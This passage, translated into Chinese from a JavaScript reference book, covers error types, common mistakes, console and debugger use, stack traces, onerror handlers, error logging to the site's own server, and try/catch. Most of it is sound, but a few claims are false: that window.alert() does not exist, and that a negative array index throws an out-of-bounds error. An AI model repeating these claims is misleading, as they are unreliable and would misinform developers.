其他主要浏览器向一个名为 JavaScript Console 的特定窗口发送错误消息。可通过将其追加到 Tools 菜单中查看 Console。在 Firefox 中, 位于 Tools | Web Development | Error Console 中。对于 Chrome, 位于 Tools | JavaScript Console 中。对于 Safari, 首先需要在 Advanced 菜单选项中启用 Develop 菜单。然后通过进入 Develop | Show Error Console 查看控制台。最后, 对于 Opera, 位于 Tools | Advanced | Error Console。因为当发生错误时这些浏览器没有提供可视化的指示, 所以当执行脚本时要一直打开 JavaScript Console 并监视错误。

2. 错误通知

在 JavaScript Console 上或通过 Internet Explorer 对话框显示的错误通知是语法错误和运行时错

误的结果。加载具有语法错误的文件，比如 `var myString = "This string doesn't terminate,` 会导致在图 18-4 中的错误对话框和 JavaScript Console 消息。




图 18-4 对话框和控制台错误消息示例

这种错误报告的一个非常有用的特征是，它包含错误发生的代码行号。然而应当知道，有时代码行号可能会因为外部链接文件变得不准确。大部分情况下，错误消息很容易解释，但是有些消息相对于其他消息的描述性更差，因此下面显式给出一些常见错误是有用的。

3. 错误类型与错误

如果准备合理地消除错误，需要分析可能遇到的诸多错误。因此，在讨论如何查找和处理 JavaScript 错误之前，理解脚本中典型错误的分类是有用的。在脚本执行期间可能发生的各种错误大致可以分为三类：语法错误、运行时错误和语义错误。

语法错误 对于这三种错误类型，语法错误是最明显的。如果编写的代码违反了 JavaScript 语言的规则时就会发生这类错误。例如，下面的代码存在语法错误，因为运算符*要求使用两个表达式，而“y+”不是合法的表达式：

```
var x = y + * z;
```

下面显示的是另一个错误，没有正确地为字符串字面值常量添加引号：

```
var myString = "This string doesn't terminate
```

语法错误通常是致命错误，因为解释器不能从此类错误中恢复。语法错误之所以致命是因为它们造成的模糊性，设计语言的语法就是特地为了避免这种模糊。有时解释器能够对开发人员的意图作出某些假定，并且能够继续执行剩余的脚本。例如，对于没有结束的字符串常量，解释器可以假定字符串在该行的末尾结束。然而，为了所有意图和目的，具有语法错误的脚本应当被认为是不正确的，因为它们没有构成有效的程序，从而它们的行为可能是不稳定的、具有破坏性的、或其他反常，即使它们确实能够以某些方式运行。

幸运的是，语法错误很容易捕获，因为在执行之前当解析脚本时会立即发现它们。不能向解释器隐藏语法错误，除非将其放入到注释中。即使将语法错误放入到永远不会执行的代码块中也会导致错误，如下面的例子所示：

```
if (false) { x = y + * z; }
```

正如前面说明的，因为这些类型的错误在解析脚本时显示，解析脚本是在运行之前发生的步骤，所以即使将语法错误放入到永远不会执行的代码块中也会导致错误。

通过在浏览器中打开错误警告，然后加载脚本，或通过使用本章后面讨论的某个调试方法，可以很容易地避免语法错误。

运行时错误 第二类错误是运行时错误，正确其名称所表示的：运行时错误是在脚本运行时发生的错误。这类错误是由那些具有正确语法但是在其执行环境中遇到了某些问题的 JavaScript 造成的。常见的运行时错误来自尝试访问不存在的变量、属性、方法或对象，或来自试图使用不可得的资源。

通过检查源代码可以发现某些运行时错误。例如，下面的代码会导致运行时错误，因为 Window 对象没有 alert() 方法：

```
window.alert("Hi there");
```

这个例子是完全合法的 JavaScript，但是直到运行时调用 window.alert()，解释器不会通知该例子是无效的，因为在执行期间前面的某些位置可能作为实例属性添加了这样一个方法。

其他类型的运行时错误不能通过检查源代码捕获。例如，尽管下面的代码看起来正确无误：

```
var products = ["Widgets", "Snarks", "Phasers"];
var choice = parseInt(prompt("Enter the number of the product you are
interested in"));
alert("You chose: " + products[choice]);
```

如果用户为 choice 输入负值会发生什么呢？会发生一个指示数组越界的运行时错误。

尽管某些预防性编程对此有所帮助，但真实情况是在它们发生之前不可能捕获所有潜在的运行时错误：

```
var products = ["Widgets", "Snarks", "Phasers"];
var choice = parseInt(prompt("Enter the number of the product in which
you are interested"));
if (choice >= 0 && choice < products.length)
    alert("You chose: " + products[choice]);
```

然而，可以使用 JavaScript 的错误和异常处理功能在运行时捕获它们，JavaScript 的错误和异常处理功能将在本章后面讨论。

语义错误 最后一类错误是语义错误，它是当执行一条其效果不是程序员想要的结果的语句时发生的错误。此类错误更难捕获，因为它们通常是在偶然的或非常规的环境中发生的，所以在测试期间不会注意到。最常见的语义错误由 JavaScript 弱类型造成；例如：

```
function add(x, y) {
    return x + y;
}
var mySum = add(prompt("Enter a number to add to five",""), 5);
```

如果程序员的目的是让 add() 返回其两个变元的和，则上面的代码是一个语义错误，因为 mySum 被赋予一个字符串，而不是数字。当然，原因是 prompt() 返回一个字符串，导致 + 被作为字符串连接运算符，而不是数字相加的运算符。

语义错误最常是由用户交互的结果引起的。通常可以通过在函数中包含显式的检查避免它们。例如，可以重新定义 add() 函数，以确保变元的类型和数量是正确的：

```
function add(x, y) {
    if (arguments.length != 2 || typeof x != "number" || typeof y != "number")
        return (Number.NaN);
    return x + y;
}
```

此外，可以重写 add() 函数尝试将其变元转换成数字——例如，通过使用 parseFloat() 或 parseInt() 函数。

一般来说，可以通过使用预防性编程策略避免(或者至少是减少)语义错误。如果编写的函数能够预测用户和程序员会以各种可以想到的方式有意尝试破坏它们，则将来就不用为解决语义错误而头痛了。编写“有狂妄倾向的”代码看起来可能有点累赘，但是这么做(除了展现你成熟的软件开发态度之外)可以加强代码的可重用性和站点的鲁棒性。

常见错误 表 18-2 说明了一些常见的 JavaScript 错误以及它们的症状。该列表没有给出所有的错误，但是包含了大部分初学者可能犯的错误。在这些错误中，那些与类型不匹配以及与表单元素访问关联的错误，对于初学者可能最难注意到，因此当与表单或其他用户输入的数据进行交互时应当格外小心。

表 18-2 常见的 JavaScript 错误

错 误	示 例	症 状
无限循环	while (x<myrray.length) dosomething(myrray[x]);	堆栈溢出错误或宿主环境可能最终解释为完全不响应的页面
使用赋值运算符而不是比较运算符(或反之)	if (x = 10) // or var x == 10;	程序失败或不期望的值。有些 JavaScript 实现能够自动修复这类错误。许多程序员将变量放在比较运算符的右边，从而当发生这种情况时导致发生语法错误。例如，if (10 = x)

(续表)

错 误	示 例	症 状
未结束的字符串常量	<pre>var myString = "Uh oh</pre>	“unterminated string literal” 消息或代码出现故障
不匹配的圆括号	<pre>if (typeof(x) == "number" alert("Number");</pre>	“syntax error”、“missing ‘)’”或“expected ‘)’” 错误消息
不匹配的花括号	<pre>function mult(x,y) { return (x,y);</pre>	额外的代码被作为函数或条件的一部分执行, 函数未定义, 以及“expected ‘}’”、“missing ‘}’”或“mismatched ‘}’” 错误消息
不匹配的方括号	<pre>x[0 = 10;</pre>	“invalid assignment”、“expected ‘]’”或“syntax error” 错误消息
把分号放错了位置	<pre>if (isIE == true); //IE Specific;</pre>	条件语句总是被执行, 函数提前返回或返回不正确的值, 以及经常与未知属性相关联的错误
遗漏了“break”语句	<pre>switch(browser) { case "IE": // IE-specific case "FF": // FF-specific }</pre>	该分支后面的语句总是被执行, 并且该错误经常与未知的属性相关联
类型错误	<pre>var sum = 2 + "2";</pre>	具有非期望类型的值, 需要特定类型的函数不能正确地工作, 计算结果为 NaN
访问未定义的变量	<pre>var x = variableName;</pre>	“variableName is not defined” 错误消息
访问不存在的对象属性	<pre>var x = window. propertyName;</pre>	在不期望它们的地方未定义的值, 计算结果为 NaN, “propertyName is null or not an object” 错误消息, 或“objectName has no properties” 错误消息
调用不存在的方法	<pre>window.methodName();</pre>	“methodName is not a function” 或“object doesn't support this property or method” 错误消息
调用未定义的函数	<pre>noSuchFunction();</pre>	“object expected” 或 “noSuchFunction is not defined” 错误消息
在完成加载之前访问文档	<pre><head> <script> var el=document. getElementById("p1"); // note page still loading</script> </head></pre>	未定义的值, 与不存在的属性和方法相关联的错误, 或在页面加载之后消失的短暂错误

(续表)

错 误	示 例	症 状
访问元素而不是访问它的值	<pre>var x = document.myform. myfield;</pre>	计算结果为 NaN, 破坏了 HTML-JS 引用, 总是拒绝输入的表单“验证”
假定探测对象或方法, 并假定存在与探测对象相关的所有其他特征	<pre>if (document.all) { // do IE stuff }</pre>	可能导致抱怨不存在对象或属性的消息, 因为假定存在其他专有对象并使用它们

使用某些匹配圆括号或为代码添加颜色的集成开发环境(IDE)或 Web 编辑工具, 对于避免语法错误通常是有用的。此类程序自动显示不匹配的圆括号和方括号, 并为脚本的不同部分提供可视化指示。例如, 注释可能使用红色显示, 而关键字使用蓝色显示, 字符串常量使用黑色显示。

18.1.4 调试

尽管打开错误消息并检查常见错误可以帮助在代码中发现一些最明显的错误, 但这么做对于查找语义错误的帮助不大。然而, 当尝试查找故障代码的原因时, 许多开发人员会使用一些广泛使用的经验。

1. 手动输出调试信息

最常用的技术之一是当脚本运行时为了核实执行流而输出冗长的状态信息。例如, 可以在脚本的开头设置调试标志, 该标志启用或禁用在每个函数中包含调试输出。在 JavaScript 中输出信息的第一种方式是使用 `alert()` 方法; 例如, 可以编写类似下面的代码, 在 `swapImages()` 中包含 `alert()` 消息以标志执行流:

```
var debugging = true;
var whichImage = "widget";
if (debugging)
  alert("About to call swapImage() with argument: " + whichImage);
var swapStatus = swapImage(whichImage);
if (debugging)
  alert("Returned from swapImage() with swapStatus="+swapStatus);
```

当显示 `alert()` 消息时通过检查它们的内容和顺序, 可以得到一个提供脚本内部状态的窗口。

当调试规模较大或复杂的脚本时, 使用许多 `alert()` 消息可能是不切实际的(不仅仅是令人讨厌)。此外, 如果不编写代码枚举对象的话, 就不可能深入检查对象。幸运的是, 大部分现代浏览器现在提供了前面讨论的 Console 窗口, 如图 18-5 所示, 并且可以使用 `console.log`、`console.info`、`console.warn` 以及 `console.error` 直接向 Console 窗口中写入内容。当将对象写入到控制台时, 可以展开对象并检查属性和方法:

```
console.warn("No Last Name on Person");
console.error("Can not submit form.");
console.log(person);
console.log(form);
```




图 18-5 Console 窗口

2. 堆栈跟踪

无论何时调用另一个函数，解释器都必须跟踪调用函数，从而当被调用函数返回时知道从什么地方继续执行。这种记录存储在调用堆栈(call stack)中，并且每个条目包含调用函数的名称、调用所请求代码的行号、函数的参数以及其他本地变量信息。例如，分析下面这个简单的代码：

```
function a(x) {
    document.write(x);
}
```

```
function b(x) {
    a(x+1);
}
```

```
function c(x) {
    b(x+1);
}
c(10);
```

在 a() 中的 document.write 处，调用堆栈看起来如下类似：

```
a(12), line 3, local variable information...
b(11), line 7, local variable information...
c(10), line 11, local variable information...
```

当 a() 返回时，将继续从第 8 行执行 b()，并且当 b() 返回时，将从第 12 行继续执行 c()。

调用堆栈的列表就是所谓的堆栈跟踪(stack trace)，当调式时堆栈跟踪可能很有用。为此许多浏览器提供了 Error 对象的堆栈属性。在支持的浏览器中可以扩展前面的例子以输出堆栈跟踪：

```
function a(x) {
    document.writeln(x);
    document.writeln("\n----Stack trace below----\n");
    document.writeln((new Error).stack);
}
```

```
function b(x) {
    a(x+1);
}
```

```
function c(x) {  
    b(x+1);  
}  
c(10);
```

输出如图 18-6 所示:




图 18-6 输出结果

堆栈跟踪的顶部指示调用 `error` 构造函数的函数是 `a()`，并且其变元是 12。该行上的其他数据指示定义该函数的文件名(在@之后)，以及解释器当前执行的行号(在冒号之后)。如我们所期望的，后续各行显示调用函数，最后一行显示 `c()`是在当前执行文件的第 20 行调用的(对 `c()`的调用不在任何函数中，因此堆栈上的记录没有列出函数名)。

3. 使用调试器

调试器(debugger)是一种应用程序，它将脚本执行的所有方面放置到程序员的控制之下。调试器通过界面提供了对脚本状态的细微控制，从而可以分析与设置值，以及控制执行流。

一旦将脚本加载到调试器，就可以逐行运行或指示在特定的断点(breakpoint)暂停。基本思想是一旦执行暂停，为了确定是否发生了错误，程序员可以检查脚本的状态及其变量。使用调试器也可以检查堆栈跟踪——即表示通过各种代码块的执行流的调用树，在上一节中看到过堆栈跟踪。调试器通常被设计为当遇到潜在具有问题的代码块时会警告程序员；并且因为调试器专门被设计为跟踪问题，所以它们显示的错误消息和警告比浏览器显示的错误消息和警告更有帮助。

有一些主要的调试器当前在使用。最流行的免费调试器是 `Firebug`，它最初是作为 `Firefox` 的插件构建的，但是现在已经具有针对所有主要浏览器的版本。它与浏览器集成到一起，并且提供了大部分开发人员可能需要的所有特征，包括启用度量代码性能的分析器。

大部分主要浏览器现在都具有内置的调试器。这些调试器被包含进浏览器中，并且很容易激活。例如，可以通过 `Tools | Developer Tools` 访问 `Chrome Developer Tools`。正如在图 18-7 中所看到的，可以使用它们查看错误、检查 Web 页面元素、设置断点、监视网络活动以及监视性能。




图 18-7 针对调试的 JavaScript 开发工具示例

当使用调试器时，可以进入到 bug 较多的脚本，并通过工具设置断点。然而，如果具有 bug 的代码在加载时执行的话，需要重新加载。在调试工具中还需要查找代码的污点，这并不总是最容易的事情。幸运的是，所有主要的调试器支持 debugger 语句，当遇到该语句时会立即激活断点。从而可以很容易地在代码和调试环境之间进行交互，如图 18-8 所示。




图 18-8 使用调试器

现在已经介绍了一些跟踪代码中错误的工具，接下来介绍可以用于阻止或处理那些可能不能直接控制的问题的技术。

18.1.5 防错性编程

防错性编程是编写在不利条件下能够正确运行的代码的艺术。在 Web 上下文中，“不利条件”可能区别很大：例如，可能是使用非常古老的浏览器的用户，可能是当加载时阻塞程序的嵌入对象或框架。防错性编码涉及理解可能出现问题的情况。应当尝试适应的最常见情况如下：

- 关闭 JavaScript 的用户
- 关闭 cookie 的用户
- 抛出异常的嵌入的 Java applet
- 不正确地或不完整地加载的框架或嵌入对象
- 不支持现代 JavaScript 或方法的老浏览器
- 使用基于文本或听觉浏览器的用户
- 非 Windows 平台的用户
- 企图通过脚本滥用服务或资源的恶意用户
- 将错别字或其他无效数据输入到表单字段或对话框中的用户，例如在需要数据的字段中输入字母。

防错性编程的关键是灵活性。应当争取尽可能适应各种可能的客户端配置和动作。从编码的角度看，这意味着应当包含允许针对各种平台优美降级功能的 HTML(比如<noscript>)和检测浏览器的代码。从测试的角度看，这意味着在将脚本放入到站点上之前，应当尽可能多地在各种不同的浏览器和不同版本以及各种不同平台上运行脚本。

除了适应刚才描述的一般问题外，还应当考虑脚本可能出现错误的特殊问题。当正在使用添加到 JavaScript 的语言特征时，如果不能确定是否支持该特征，则检查引用以确定该特征是否被很好地支持总是好主意。如果利用动态页面操作技术或尝试访问嵌入对象，可以分析当文档仍然在加载时是否具有合适的代码阻止脚本执行。如果具有链接的外部的.js 库，可以在每个库中采用全局变量的形式包含标志，可以检查该标志确保已经正确地加载了该脚本。当使用外部库时使用名称空间防止名称冲突也是一个好主意。

接下来的几节罗列各种可以用于防御性编程的特定技术。尽管没有一种思想或方法是包治百病的，但是为脚本应用下面的原则可以显著减少 Web 页面遇到的错误。此外，它们可以以尽可能早的方式帮助解决那些遇到的错误，以及脚本适应新浏览器和行为的“将来的保障”。

然而，最后防御性编码的功效会落到开发人员个人的技巧、经验以及对细节的注意。如果你能够想出一个用户破坏脚本或导致某些类型障碍的方法，这通常是需要更多防御性技术的信号。

1. 传统的错误处理程序

通过 Window 对象的 onerror 处理程序提供了基本的错误处理功能。通过设置这个事件处理程序，可以扩充或替换与页面上运行时错误关联的默认动作。例如，可以替换或抑制输出到 JavaScript Console 的错误消息。

例如，为了抑制错误消息，可使用以下代码：

```
function doNothing() { return true; }
window.onerror = doNothing;
window.noSuchProperty(); // throw a runtime error
```

现代浏览器通常不显示脚本错误(除非专门配置显示脚本错误),所以返回值的作用是有限的。

`onerror` 处理程序真正有用的特征是浏览器能够自动地向它们传递三个值。第一个变元是包含错误消息的字符串,错误消息描述了发生的错误。第二个是包含产生错误的页面的 URL 的字符串,发生错误的页面可能不是当前页面,例如,如果文档具有框架的话就是这种情况。第三个参数是一个数值,指示错误发生位置的行号。

可以使用这些参数创建自定义的错误消息,如图 18-9 所示:

```
function reportError(message, url, lineNumber) {
    if (message && url && lineNumber)
        alert("An error occurred at " + url + ", line " + lineNumber +
            "\nThe error is: " + message);
    return true;
}
window.onerror = reportError; // assign error handler
window.noSuchProperty(); // throw an error
```




图 18-9 自定义的错误消息

只有运行时错误能够激活这个处理程序,这一点很重要;语法错误不会触发 `onerror` 处理程序,并且通常不能被抑制。

2. 自动错误报告

该特征的一个有趣用途是为站点添加自动错误报告。可以捕获错误并使用 Ajax 将信息发送到服务器。下面通过代码演示这一概念。下面的代码使用 XMLHttpRequest 将错误消息发送到 `submiterror.php`, `submiterror.php` 可以自动通知 Web 管理人员或将错误消息保存到日志中以备以后查看,如图 18-10 所示:

```
function badCode() {
    alert("Good code running when suddenly...");
    abooM("bad code!"); /* BAD CODE ON PURPOSE */
}

function reportJSError(errorMessage, url, lineNumber) {
    var xhr = new XMLHttpRequest();
    if (xhr) {
        var errorUrl = "submiterror.php";
        var payload = "url=" + escape(url);
```

```

payload += "&message=" + escape(errorMessage);
payload += "&line=" + escape(lineNumber);

xhr.open("GET",errorUrl + "?" + payload,true);
xhr.send(null);
}
alert("JavaScript Error Encountered. \nSite Administrators have been notified.");

return true;
}
window.onerror = reportJSError;
window.onload = function() {
    document.getElementById("btnBoom").onclick = badCode;
};

```

在线: <http://javascriptref.com/3ed/ch18/errorlog.html>




图 18-10 可以报告 JavaScript 错误

3. 异常管理

异常(exception)是错误概念的一般化,包括在执行期间遇到的所有意外的条件。尽管错误通常与某些不可恢复的条件相关,但是异常通常是在不是很危险的问题情况下产生的,并且通常不是致命的。

当产生异常时,说是抛出了异常(或者,在有些情况下说是引发了异常)。浏览器可以抛出异常以响应各种任务,比如不正确的 DOM 操作,但是异常也可以由开发人员抛出,甚至由嵌入的 Java applet 抛出。处理异常就是所谓的捕获(catching)异常。当执行开发人员知道可能遇到问题的

操作时，异常通常由开发人员显式地捕获。未捕获的异常通常作为运行时错误提供给用户。

4. Error 对象

当抛出异常时，关于异常的信息被存储于一个 Error 对象中。对于不同的浏览器，这个对象的结构不同，但是表 18-3 描述大部分有趣的属性以及它们的支持。

表 18-3 Error 对象的属性

属 性	描 述
fileName	包含错误的文件的名称
lineNumber	指示错误发生位置的行号
Message	描述错误的字符串
Name	包含发生的错误的类型的字符串。可能的值是 EvalError、RangeError、ReferenceError、SyntaxError、TypeError 以及 URIError
Stack	包含错误发生点的调用堆栈的字符串

可使用 Error()构造函数创建特定类型的异常。语法如下所示：

```
var variableName = new Error(message[, fileName[, lineNumber]]);
```

也可以创建在表 18-3 中 Name 一行给出的特定类型异常的实例。例如，为了创建语法错误异常，可以编写以下代码：

```
var myException = new SyntaxError("The syntax of the statement was invalid");
```

图 18-11 显示了 Console 窗口。可使用继承创建自定义错误。首先创建自定义错误类。然后通过原型继承为其关联 Error 类。最后，可以调用自定义类：

```
function JSRefError() {
    this.name = "JSRefError";
    this.message = "You invoked a custom error.";
}
JSRefError.prototype = new Error();
JSRefError.prototype.constructor = JSRefError;
throw new JSRefError();
```




图 18-11 Console 窗口

5. try、catch 以及 throw

可以使用 try/catch 结构捕获异常。语法如下所示：

```
try {
    statements that might generate an exception
} catch (theException) {
    statements to execute when an exception is caught
} finally {
    statements to execute unconditionally
}
```

如果在 `try` 块中的一条语句抛出了异常，则会跳过该块中的剩余部分并立即执行 `catch` 块。抛出的异常的 `Error` 对象被放置到 `catch` 块的“变元”中(在这个例子中是 `theException`，但是可以使用任意标识符)。只能在 `catch` 块中访问 `theException` 实例，并且不应当为其使用之前声明过的标识。只要 `try` 和 `catch` 块结束，就会执行 `finally` 块，并且在其他语言中使用 `finally` 块执行与尝试的语句相关联的清除工作。

注意 `try` 块必须跟着一个 `catch` 或一个 `finally`(或一个 `catch` 与一个 `finally`)，因此只使用 `try` 或试图使用多个 `catch` 块都会导致语法错误。然而，使用嵌套的 `try/catch` 结构是完全合法的，就像下面的例子那样：

```
try {
    // some statements to try
    try {
        // some statements to try that might throw a different exception
    } catch(theException) {
        // perform exception handling for the inner try
    }
} catch (theException) {
    // perform exception handling for the outer try
}
```

创建 `Error` 对象的实例不会导致抛出异常。必须使用 `throw` 关键字显式地抛出异常：

```
var myException = new Error("Couldn't handle the data");
throw myException;
```

注意：

可以抛出喜欢的任何值，包括基本的字符串或数字，但是创建然后抛出 `Error` 对象是更可取的策略。

为了演示异常的基本用法，考虑作为函数计算两个变元的数字值。使用前面讨论的防御性编程技术，为了确保合法的计算，可以使用显式的类型检查或将变元转换成数值。在此选择使用异常机制执行类型检查：

```
function throwMyException(message) {
    var myException = new Error(message);
    throw myException;
}

function sineOf(a, b) {
```

```

var result;
try {
    if (typeof a != "number" || typeof b != "number")
        throwMyException("The arguments to sineOf() must be numeric");
    if (!isFinite(a) || !isFinite(b))
        throwMyException("The arguments to sineOf() must be finite");
    result = Math.sin(a) * Math.cos(b) + Math.cos(a) * Math.sin(b);
    if (isNaN(result))
        throwMyException("The result of the computation was not a number");
    return result;
} catch (theException) {
    alert("Incorrect invocation of sineOf(): " + theException.message);
}
}

```

正确地调用该函数会返回正确的值，例如：
